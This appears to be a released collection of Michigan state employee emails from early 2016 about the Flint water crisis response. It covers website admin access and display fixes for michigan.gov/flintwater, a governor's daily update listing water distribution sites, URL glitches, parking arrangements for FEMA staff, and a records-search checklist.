**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

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Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

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4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5037

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---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:24 PM  
**To:** Christman, Christie (MSP)  
**Cc:** Thompson, John (DTMB); Estill, John (DTMB)  
**Subject:** RE: Flint Water

OK, thanks!

Michelle Stiffler  
Michigan.gov Support  
DTMB


---

**From:** Christman, Christie (MSP)  
**Sent:** Friday, January 15, 2016 3:23 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:** RE: Flint Water

As far as I know he should be in. I'm just supposed to be added as another backup. Thank you

Christie Christman  
Multimedia Representative  
Public Affairs Section  
Office of the Director  
Michigan State Police  
Office: 517-241-0973

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We're on social media! Find all the ways you can connect with us at [www.mi.gov/mspconnect](http://www.mi.gov/mspconnect).

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:21 PM  
**To:** Christman, Christie (MSP)  
**Cc:** Thompson, John (DTMB); Estill, John (DTMB)  
**Subject:** RE: Flint Water

Christie, Trevor Hawks has been removed from the Flint Water admin group and is asking to be added back in. Are you aware of any problems or any reason he should not be in the Flint Water Admin group? Apparently DHHS staff are asking him to post something...

Please advise.

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Michelle Stiffler  
Michigan.gov Support  
DTMB


---

**From:** Christman, Christie (MSP)  
**Sent:** Friday, January 15, 2016 2:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Hawks, Trevor (MSP) <[HawksT@michigan.gov](mailto:HawksT@michigan.gov)>  
**Subject:** RE: Flint Water

Thank you

Christie Christman  
Multimedia Representative  
Public Affairs Section  
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**To:** Hawks, Trevor (MSP)  
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Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water

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Trevor Hawks

Graphic Arts Designer  
Emergency Management and Homeland Security Michigan State Police  
4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5037

"A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY"

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 3:25 PM  
**To:** Hawks, Trevor (MSP); Estill, John (DTMB)  
**Cc:** Thompson, John (DTMB); Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Trevor, you're back in the Flint Water Admin group.

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Friday, January 15, 2016 3:17 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:** RE: Flint Water

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Thanks  
tjh

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, January 15, 2016 2:32 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** Christman, Christie (MSP)  
**Subject:** RE: Flint Water

Trevor, sorry I didn't see this yesterday but I confirmed Christie is in the Flint Water admin group.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Thursday, January 14, 2016 4:50 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Christman, Christie (MSP) <[ChristmanC@michigan.gov](mailto:ChristmanC@michigan.gov)>  
**Subject:** Flint Water



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TX: 517-333-5037

“A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY”

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Sunday, January 17, 2016 10:11 PM  
**To:** Hawks, Trevor (MSP)  
**Cc:** emichigan  
**Subject:** RE: Flint Water

Trevor,

For now, please use a significantly smaller version of that image for the content by updating the one that is already uploaded, then upload another full-size copy for associating at the bottom of the page.

The system is not set up to accommodate images that large within the content, so we'll have to look at how Chrome handles it and fix for IE and Firefox.

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Sunday, January 17, 2016 7:43 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** Flint Water

The new site looks very nice Michelle, thank you! What a difference in functionality.

I am having a quirk though, on the press releases the first associated image is only showing up in chrome and safari. It's absent in firefox and IE. Anything that I'm doing?

<http://www.michigan.gov/flintwater/0,6092,7-345---373757---,00.html>

Trevor Hawks  
Graphic Arts Designer  
Emergency Management and Homeland Security Michigan State Police  
4000 Collins Road  
Lansing, MI 48910  
TX: 517-333-5037

"A PROUD tradition of SERVICE through EXCELLENCE, INTEGRITY, and COURTESY"

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Thursday, January 21, 2016 9:58 AM  
**To:** Paciorek, Josh (GOV)  
**Cc:** Estill, John (DTMB)  
**Subject:** FW: Wednesday Jan. 20 update from the Flint Water Response Team

Josh,

The embedded link in the update below, 'www.mi.gov/FlintWater', is still pointing to the former DEQ page. The link in the GovDelivery template needs to be updated.

Let us know if you have any questions.

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** stiffler165 [mailto:stiffler165@gmail.com]  
**Sent:** Wednesday, January 20, 2016 5:41 PM  
**To:** Stiffler, Michelle (DTMB) <StifflerM@michigan.gov>  
**Subject:** FW: Wednesday Jan. 20 update from the Flint Water Response Team

---

**From:** Governor's Office  
**Sent:** 1/20/2016 4:54 PM  
**To:** stiffler165@gmail.com  
**Subject:** Wednesday Jan. 20 update from the Flint Water Response Team



This daily update is being issued in order to provide the latest information regarding actions and available resources.

Yesterday, Governor Snyder delivered the State of the State address, in which he focused on Flint, a proud city in which residents are unable to drink the water that comes into their homes. Governor Snyder acknowledged that this is unacceptable and stated that this is a problem that we will fix and

fix quickly.

The Governor announced a new \$28 million state supplemental spending bill that will fund additional bottled water, faucet filters and lead-testing kits for Flint households. The first step will also provide wraparound services, such as diagnostic testing, nurse visits and environmental assessments, as well as access to child and adolescent health centers.

Today, Governor Snyder is meeting with legislators and urging them to take immediate action on his Flint recovery plan.

This will not be the last budget request for Flint. Additional resources will be needed and asked for in the FY 2017 budget presentation.

A new website was also announced where you can sign up to volunteer in Flint: [www.HelpForFlint.com](http://www.HelpForFlint.com). This site also has information on how to donate to the organizations working to get clean water resources to residents and who are focused on the long-term impacts on Flint's children.

In addition, Gov. Snyder has submitted an appeal to President Obama after the President denied a major disaster declaration-- a move that could potentially bring additional and much-needed resources to help the people of Flint.

#### REMINDERS

- For Flint water assistance: Dial 211 or visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater)
- To volunteer or donate: visit [www.HelpForFlint.com](http://www.HelpForFlint.com)
- Residents should install filters to their taps to ensure they have immediate and ongoing access to safe water. Only run cold water through the water filter and use filtered water for drinking and cooking. Monitor the cartridge on the filter and replace as needed.

#### WATER RESOURCE LOCATIONS

These sites are open seven days a week from 9 a.m. to 9 p.m. with the following resources:

- Bottled water
- Water filters
- Replacement cartridges for water filters
- Water testing kits pick-up
- Drop-off location for water testing kits

Fire Station #1  
310 East 5th St.  
Flint, MI 48502

Fire Station #3  
1525 Martin Luther King Ave.  
Flint, MI 48503

Fire Station #5  
3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
716 West Pierson Rd.  
Flint, MI 48505


Fire Station #8  
202 East Atherton Rd.  
Flint, MI 48507

We will continue to work to improve the water situation in Flint. Community members and local officials are working together to make sure we hear and respond to concerns. Governor Snyder will

continue to keep you updated on the latest news and information. **If you don't find the resources you need by dialing 211 please call the Governor's office directly at 517-335-7858.**

---

STAY CONNECTED:



SUBSCRIBER SERVICES:

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---

This email was sent to [stiffer165@gmail.com](mailto:stiffer165@gmail.com) on behalf of: The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48906 • 517-335-7858

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Wednesday, January 27, 2016 2:44 PM  
**To:** Hawks, Trevor (MSP); Estill, John (DTMB)  
**Cc:** Seckelman, Joe (DTMB)  
**Subject:** RE: Toggle full page

Trevor,

I have updated both content items. I changed the width of the images in the title field to a style attribute instead of just 'width="100%"' and it seems to have alleviated the issue for the moment.

This only affected IE, and we will investigate how to avoid this issue in the future. Let me know if you see any issues that this change may have caused as I have not yet looked at mobile device displays.

<http://www.michigan.gov/flintwater/>

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Wednesday, January 27, 2016 2:26 PM  
**To:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Subject:** RE: Toggle full page

Hi John, The images are exceeding the boarders now, can I fix this without resizing the images?

---

**From:** Estill, John (DTMB)  
**Sent:** Wednesday, January 27, 2016 8:59 AM  
**To:** Hawks, Trevor (MSP); Stiffler, Michelle (DTMB)  
**Subject:** RE: Toggle full page

Hey, so my head was not thinking properly last night.

You were using the Toggle Description component which typically is only used in FAQ situations.

We have developed a Toggle Description style that can be applied to a regular SW & DW component. It's been in use on the eMichigan homepage for 3 or 4 months now. !!!

So, I fixed the homepage so it works the way you want it to work.

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Tuesday, January 26, 2016 3:05 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>

**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>

**Subject:** Toggle full page

Hi Michelle and John, I'm not exactly sure who my contact is on the Flint Water page, so I copied you both. I'm working on moving a couple things around on the Flint Water site again and I inserted a couple of full body toggles near the top. They are showing a "read more" link at the bottom. How do I make that go away?

Trevor Hawks  
Graphic Arts Designer  
Michigan State Police  
Emergency Management & Homeland Security Division  
517-333-5037

**PLEASE NOTE:** Effective February 1, 2016, the Emergency Management & Homeland Security Division is moving. My new contact information will be:

Phone: 517-284-3972  
Fax: 517-284-3857  
Physical Address:  
7150 Harris Drive  
Dimondale, Michigan 48821

Mailing Address:  
PO Box #30634  
Lansing, Michigan 48909

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Saturday, January 30, 2016 5:11 PM  
**To:** Thompson, John (DTMB); Patke, Sunit (DTMB); Pauley, Suzanne (DTMB)  
**Cc:** Estill, John (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** Re: ADA form

I first noticed the URL issue on Saturday, January 16th while working on the Flint Water site. When I clicked on a link sent from the Gov's office email message (via GovDelivery), the random letters were embedded in the URL. I assumed it was a bad link from GovD at the time.

---

**From:** Thompson, John (DTMB)  
**Sent:** Saturday, January 30, 2016 12:59 PM  
**To:** Patke, Sunit (DTMB); Pauley, Suzanne (DTMB)  
**Cc:** Estill, John (DTMB); Stiffler, Michelle (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form

How long do think you have been seeing them? We should be see them in Siteimprove and Digital Analytic because they return 404.

---

**From:** Patke, Sunit (DTMB)  
**Sent:** Saturday, January 30, 2016 12:37 PM  
**To:** Thompson, John (DTMB) <[thompsonj@michigan.gov](mailto:thompsonj@michigan.gov)>; Pauley, Suzanne (DTMB) <[PauleyS@michigan.gov](mailto:PauleyS@michigan.gov)>  
**Cc:** Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>; Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>; James Foley <[jfoley@us.ibm.com](mailto:jfoley@us.ibm.com)>; Patke, Sharmila (DTMB) <[PatkeS@michigan.gov](mailto:PatkeS@michigan.gov)>  
**Subject:** RE: ADA form

We have been seeing these intermittently as well without Akamai as well.

--Sunit

---

**From:** Thompson, John (DTMB)  
**Sent:** Saturday, January 30, 2016 12:30 PM  
**To:** Pauley, Suzanne (DTMB); Patke, Sunit (DTMB)  
**Cc:** Estill, John (DTMB); Stiffler, Michelle (DTMB); James Foley; Patke, Sharmila (DTMB)  
**Subject:** RE: ADA form

I have been testing as well and when I clicked on the link for this form that was sent in the email I end up with this URL:  
<http://www.michigan.gov/xnxbz/disabilityresources/0,4563,7-223-74971-352839--,00.html>

Notice the xnxbiz after Michigan.gov...I got this one other time when I tried to open a link on a page using the Open in New Tab option of the browser and this one the link I was sent to <http://www.michigan.gov/mvbjz/emichigan/0,4575,7-112-15476--,00.html>

---

**From:** Pauley, Suzanne (DTMB)  
**Sent:** Saturday, January 30, 2016 11:56 AM



**To:** Patke, Sunit (DTMB) <patkes1@michigan.gov>

**Cc:** Thompson, John (DTMB) <thompsonj@michigan.gov>; Estill, John (DTMB) <EstillJ@michigan.gov>; Stiffler, Michelle (DTMB) <StifflerM@michigan.gov>; James Foley <jfoley@us.ibm.com>; Patke, Sharmila (DTMB) <PatkeS@michigan.gov>

**Subject:** Fwd: ADA form

Hi Sunit,

John E. is testing the forms submission going through Akamai. He told me that it works fine over VPN but the form times out when he's not on VPN. Is this expected behavior while we're testing?

The link to the form he was trying to submit is below.

Thanks,

Suzanne Pauley

DTMB CSS/eMichigan

517-242-8745

Sent from my iPhone

Begin forwarded message:

**From:** "Estill, John (DTMB)" <EstillJ@michigan.gov>

**Date:** January 30, 2016 at 11:32:04 AM EST

**To:** "Pauley, Suzanne (DTMB)" <PauleyS@michigan.gov>

**Subject:** ADA form

<http://www.michigan.gov/disabilityresources/0,4563,7-223-74971-352839---,00.html>

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Tuesday, February 02, 2016 1:29 PM  
**To:** Hawks, Trevor (MSP)  
**Subject:** RE:

Hi Trevor, Estill is working on it...we just conferred.

Thanks,

Michelle Stiffler  
Michigan.gov Support  
DTMB

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Tuesday, February 02, 2016 1:24 PM  
**To:** Stiffler, Michelle (DTMB) <[StifflerM@michigan.gov](mailto:StifflerM@michigan.gov)>  
**Cc:** Cook, Matthew (DHHS) <[CookM1@michigan.gov](mailto:CookM1@michigan.gov)>; Norton, Susan (DEQ) <[NORTONS1@michigan.gov](mailto:NORTONS1@michigan.gov)>; Estill, John (DTMB) <[EstillJ@michigan.gov](mailto:EstillJ@michigan.gov)>  
**Subject:**

Hi Michelle, Matt Cook and Susan Norton are going to be filling in for me on a regular basis on the Flint Water site [www.Michigan.gov/flintwater](http://www.Michigan.gov/flintwater) can you add them to the administrators list please?

Trevor Hawks  
Graphic Arts Designer  
Michigan State Police  
Emergency Management & Homeland Security Division

**PLEASE NOTE:** Effective February 1, 2016, the Emergency Management & Homeland Security Division is moving.  
My new contact information will be:

Phone: 517-284-3972  
Fax: 517-284-3857  
Physical Address:  
7150 Harris Drive  
Dimondale, Michigan 48821

Mailing Address:  
PO Box #30634  
Lansing, Michigan 48909

---

**From:** Stiffler, Michelle (DTMB)  
**Sent:** Friday, February 19, 2016 3:11 PM  
**To:** DTMB  
**Subject:** Checklist  
**Attachments:** 2-19 All DTMB Custodians of Correspondence Related to Flint 3signed.pdf

Michelle Stiffler  
Michigan.gov Support  
Center for Shared Solutions, DTMB  
State of Michigan  
517-335-5145

### Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of documents (electronic or otherwise) that correspond to the issues identified in the search terms correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Documents (electronic or otherwise) that correspond to the issues identified in the search terms from the past 10 years should be included.

**You should search for *each term exactly as it is shown in Appendix 1. This will vary depending on which operating system you are using.* After you complete a search term, check the box beside the term.**

#### Search Terms:

- |  |  |   |
|--|--|---|
| <input checked="" type="checkbox"/> Legionnaire                | <input checked="" type="checkbox"/> Karegnondi                 | <input checked="" type="checkbox"/> Pb and water    |
| <input checked="" type="checkbox"/> Legionella                 | <input checked="" type="checkbox"/> Genesee County Health      | <input checked="" type="checkbox"/> KWA             |
| <input checked="" type="checkbox"/> boil water order and Flint | Department   | <input checked="" type="checkbox"/> Flint and water |
| <input checked="" type="checkbox"/> coli and Flint             | <input checked="" type="checkbox"/> Flint and utilities        |   |
| <input checked="" type="checkbox"/> bacteria and Flint         | <input checked="" type="checkbox"/> Lead and Copper Rule       |   |
| <input checked="" type="checkbox"/> microb and Flint           | <input checked="" type="checkbox"/> Detroit Water and Sewerage |   |
| <input checked="" type="checkbox"/> TTHM and Flint             | Department and Flint   |   |
| <input checked="" type="checkbox"/> Lead and Flint             | <input checked="" type="checkbox"/> DWSD and Flint             |   |
| <input checked="" type="checkbox"/> emergency and Flint        | <input checked="" type="checkbox"/> Flint River                |   |

Search conducted on the account of: Michelle R. Stiffler

By (your name): 

Date completed: February 18, 2016

Estimated time spent conducting search: 45 minutes

Please return this completed Checklist to DTMB Director's Office staff by close of business on Monday, February 22, 2016, at  
DTMB@michigan.gov, or  
Directors Office, Cass Building, Second Floor

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Thursday, January 21, 2016 12:27 PM  
**To:** Parking  
**Subject:** RE: Flint Parking - Priority Request

No, but thank you for confirming.

Brandon Philip  
Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



HELP. CONNECT. SOLVE.

---

**From:** Parking  
**Sent:** Thursday, January 21, 2016 11:05 AM  
**To:** Philip, Brandon (DTMB)  
**Subject:** RE: Flint Parking - Priority Request

Are these spaces being charged to any department?

*Thank you,*

*Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.375.3420  
Fax: 517.241.4658*



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 9:32 AM  
**To:** Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking  
**Cc:** Tefft, Niki (DTMB); Rokely, Rick (DTMB)  
**Subject:** Flint Parking - Priority Request  
**Importance:** High

Michelle and Tammy –

Please create an account in AIMS for the Flint Water Emergency and assign 25 reserved parking spaces to it (according to the numbers I have, we should have enough vacancies to accommodate this). I will also need parking maps with each of the assigned parking spaces highlighted (one set of maps with all spaces highlighted). I need this electronically...if you are unsure how to do this, please ask Rick for assistance.

I will need to know who completed this request and how much time it took...this is required for overall SEOC emergency cost tracking.

I would like to have this complete today.

Thank you!

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



**HELP. CONNECT. SOLVE.**

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, January 25, 2016 8:47 AM  
**To:** Doll, Jeanette (DTMB);Tefft, Niki (DTMB);Philip, Brandon (DTMB)  
**Cc:** Walts, Brian (DTMB)  
**Subject:** Re: Flint Parking - Priority Request

Does anyone have the list of names .

No ones cards are programmed and there was a big issue this morning.

Sent from my iPhone

On Jan 21, 2016, at 12:16 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Tuesday, January 19, 2016 1:21 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Cc:** McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
**Subject:** FW: Flint Parking - Priority Request

Jeanette –

Attached are maps showing 25 RESERVED parking spaces in the Flint ramp that have been assigned to the Flint Water Emergency. Jeff suggested that we create contractor cards for the FEMA employees with pictures. If you can send me names, birthdates (if possible), pictures, and access needs, we'll create the access cards.

Thanks.

Brandon Philip

Michigan Department of Technology, Management & Budget  
Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
(517) 335-4110



**HELP. CONNECT. SOLVE.**

---

**From:** Lawson, Michelle (DTMB) **On Behalf Of** Parking  
**Sent:** Tuesday, January 19, 2016 10:51 AM  
**To:** Philip, Brandon (DTMB) <[philipb@michigan.gov](mailto:philipb@michigan.gov)>  
**Cc:** Tefft, Niki (DTMB) <[tefft@michigan.gov](mailto:tefft@michigan.gov)>; Parking <[Parking@michigan.gov](mailto:Parking@michigan.gov)>  
**Subject:** RE: Flint Parking - Priority Request

Brandon-

I have attached maps of levels 3 and 4 with the spaces I've assigned to FEMA highlighted. All but 5 of the spaces are on the 4<sup>th</sup> level.

This took roughly 45 minutes to complete.

Thank you,

Michelle Lawson

DTMB- Cybersecurity & Infrastructure Protection

Customer Service Center

Office: 517.373.3420

Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)

**Sent:** Tuesday, January 19, 2016 9:32 AM

**To:** Brennan, Tammy (DTMB); Lawson, Michelle (DTMB); Parking

**Cc:** Tefft, Niki (DTMB); Rokely, Rick (DTMB)

**Subject:** Flint Parking - Priority Request

**Importance:** High

Michelle and Tammy –

Please create an account in AIMS for the Flint Water Emergency and assign 25 reserved parking spaces to it (according to the numbers I have, we should have enough vacancies to accommodate this). I will also need parking maps with each of the assigned parking spaces highlighted (one set of maps with all spaces highlighted). I need this electronically...if you are unsure how to do this, please ask Rick for assistance.

I will need to know who completed this request and how much time it took...this is required for overall SEOC emergency cost tracking.

I would like to have this complete today.

Thank you!

Brandon Philip

Michigan Department of Technology, Management & Budget

Cybersecurity & Infrastructure Protection

Office of Infrastructure Protection

(517) 335-4110



HELP. CONNECT. SOLVE.



---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, January 25, 2016 10:48 AM  
**To:** Warner, Kurt (DHHS);Tefft, Niki (DTMB);brandon phillip  
**Cc:** Scates, Larry (DTMB);Mose, Sandi Kay (DHHS);Thelen, Richard (DHHS);Curtis, Patty (DHHS);Beurer, Terrence (DHHS)  
**Subject:** Re: Parking Structure - State Office Building

The parking office has assigned them parking.

Sent from my iPhone

On Jan 25, 2016, at 10:39 AM, Warner, Kurt (DHHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)> wrote:

Larry and Mike,

Is there any way that we can have the staff or partners who are working on our crisis, park in the flat lot or in other locations higher up in the ramp? As Sandy indicates, having them park in the surface lot is not convenient at all for our customers and we need to be considerate of that as well.

Any assistance you can provide would be appreciated.

Thanks

Kurt

---

**From:** Thelen, Richard (DHHS)  
**Sent:** Monday, January 25, 2016 10:27 AM  
**To:** Mose, Sandi Kay (DHHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>; Wilson, Brian (DHHS) <[WilsonB3@michigan.gov](mailto:WilsonB3@michigan.gov)>  
**Cc:** Warner, Kurt (DHHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** RE: Parking Structure - State Office Building

I am including our DTMB counterpart here in the SEOC, but this really should be dealt with the same as it would be if there wasn't an emergency. So I think if Sandi is not able to resolve this acceptably with DTMB locally, than Kurt, I think you need to have your facility unit go to their contacts at DTMB to escalate and come to an agreement or process that is acceptable. Maybe there is something we can do with state cars to free up more space.

---

**From:** Mose, Sandi Kay (DHHS)  
**Sent:** Monday, January 25, 2016 10:12 AM  
**To:** Thelen, Richard (DHHS) <[ThelenR4@michigan.gov](mailto:ThelenR4@michigan.gov)>; Wilson, Brian (DHHS) <[WilsonB3@michigan.gov](mailto:WilsonB3@michigan.gov)>  
**Cc:** Warner, Kurt (DHHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>  
**Subject:** Parking Structure - State Office Building

Richard and Brian,

Is there any way that someone can let our guests know from FEMA, US Health and Human Services, JIC and other teams that are working out of this building that they need to avoid parking in the lower level basement.

Due to the lack of parking at this building, our families are parking in no parking zones and being ticketed, parking in DHHS state vehicle spots – which creates state vehicles parking in “visitor” areas – which creates a huge ripple effect.

I mentioned this to Mike Noonan, DTMB, and he indicated our families should park in the “flat lot” (attached map). This lot is a block away for our office, which is not conducive to any family that has special needs.

I understand our need to accommodate our guests from other departments, but our families cannot afford to pay for parking at the flat lot, not to mention parking fines.

Thanks for any assistance your group can provide.

Sandi  
Sandi Mose  
Genesee County Director  
Department of Health and Human Services – Genesee County  
Adult Services Director – Business Service Center 2  
4809 Clio Road  
Flint, MI 48504  
Office (810) 760-2645  
Cell (810) 347-6257  
Fax (810) 760-2984

---

**From:** Warner, Kurt (DHHS)  
**Sent:** Monday, January 25, 2016 10:50 AM  
**To:** Noonan, Michael (DTMB);Tefft, Niki (DTMB);brandon phillip  
**Cc:** Scates, Larry (DTMB);Mose, Sandi Kay (DHHS);Thelen, Richard (DHHS);Curtis, Patty (DHHS);Beurer, Terrence (DHHS)  
**Subject:** RE: Parking Structure - State Office Building

Thanks Mike,

Can you tell me who them is? Is it our customers or the groups that are helping us?

Kurt

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, January 25, 2016 10:48 AM  
**To:** Warner, Kurt (DHHS) ; Tefft, Niki (DTMB) ; brandon phillip  
**Cc:** Scates, Larry (DTMB) ; Mose, Sandi Kay (DHHS) ; Thelen, Richard (DHHS) ; Curtis, Patty (DHHS) ; Beurer, Terrence (DHHS)  
**Subject:** Re: Parking Structure - State Office Building

The parking office has assigned them parking.

Sent from my iPhone

On Jan 25, 2016, at 10:39 AM, Warner, Kurt (DHHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)> wrote:

Larry and Mike,

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Any assistance you can provide would be appreciated.

Thanks  
Kurt

---

**From:** Thelen, Richard (DHHS)  
**Sent:** Monday, January 25, 2016 10:27 AM  
**To:** Mose, Sandi Kay (DHHS) <[MoseS@michigan.gov](mailto:MoseS@michigan.gov)>; Wilson, Brian (DHHS) <[WilsonB3@michigan.gov](mailto:WilsonB3@michigan.gov)>  
**Cc:** Warner, Kurt (DHHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** RE: Parking Structure - State Office Building

I am including our DTMB counterpart here in the SEOC, but this really should be dealt with the same as it would be if there wasn't an emergency. So I think if Sandi is not able to resolve this acceptably with DTMB locally, than Kurt, I think you need to have your facility unit go to their contacts at DTMB to

escalate and come to an agreement or process that is acceptable. Maybe there is something we can do with state cars to free up more space.

---

**From:** Mose, Sandi Kay (DHHS)  
**Sent:** Monday, January 25, 2016 10:12 AM  
**To:** Thelen, Richard (DHHS) <[ThelenR4@michigan.gov](mailto:ThelenR4@michigan.gov)>; Wilson, Brian (DHHS) <[WilsonB3@michigan.gov](mailto:WilsonB3@michigan.gov)>  
**Cc:** Warner, Kurt (DHHS) <[WarnerK5@michigan.gov](mailto:WarnerK5@michigan.gov)>  
**Subject:** Parking Structure - State Office Building

Richard and Brian,

Is there any way that someone can let our guests know from FEMA, US Health and Human Services, JIC and other teams that are working out of this building that they need to avoid parking in the lower level basement.

Due to the lack of parking at this building, our families are parking in no parking zones and being ticketed, parking in DHHS state vehicle spots – which creates state vehicles parking in “visitor” areas – which creates a huge ripple effect.

I mentioned this to Mike Noonan, DTMB, and he indicated our families should park in the “flat lot” (attached map). This lot is a block away for our office, which is not conducive to any family that has special needs.

I understand our need to accommodate our guests from other departments, but our families cannot afford to pay for parking at the flat lot, not to mention parking fines.

Thanks for any assistance your group can provide.

Sandi

Sandi Mose  
Genesee County Director  
Department of Health and Human Services – Genesee County  
Adult Services Director – Business Service Center 2  
4809 Clio Road  
Flint, MI 48504  
Office (810) 760-2645  
Cell (810) 347-6257  
Fax (810) 760-2984

---

**From:** Tefft, Niki (DTMB)  
**Sent:** Friday, January 29, 2016 8:54 AM  
**To:** Philip, Brandon (DTMB)  
**Subject:** RE: Flint Water Issue

Yeah, when I saw those on the news today I freaked out! Those were the emails that I forwarded to you yesterday!!

Thank you.

Niki Tefft, Crew Leader  
DTMB- Cybersecurity & Infrastructure Protection  
Customer Service Center & Parking  
Office: 517.373.3420  
Fax: 517.241.4658



HELP. CONNECT. SOLVE.

---

**From:** Philip, Brandon (DTMB)  
**Sent:** Friday, January 29, 2016 8:21 AM  
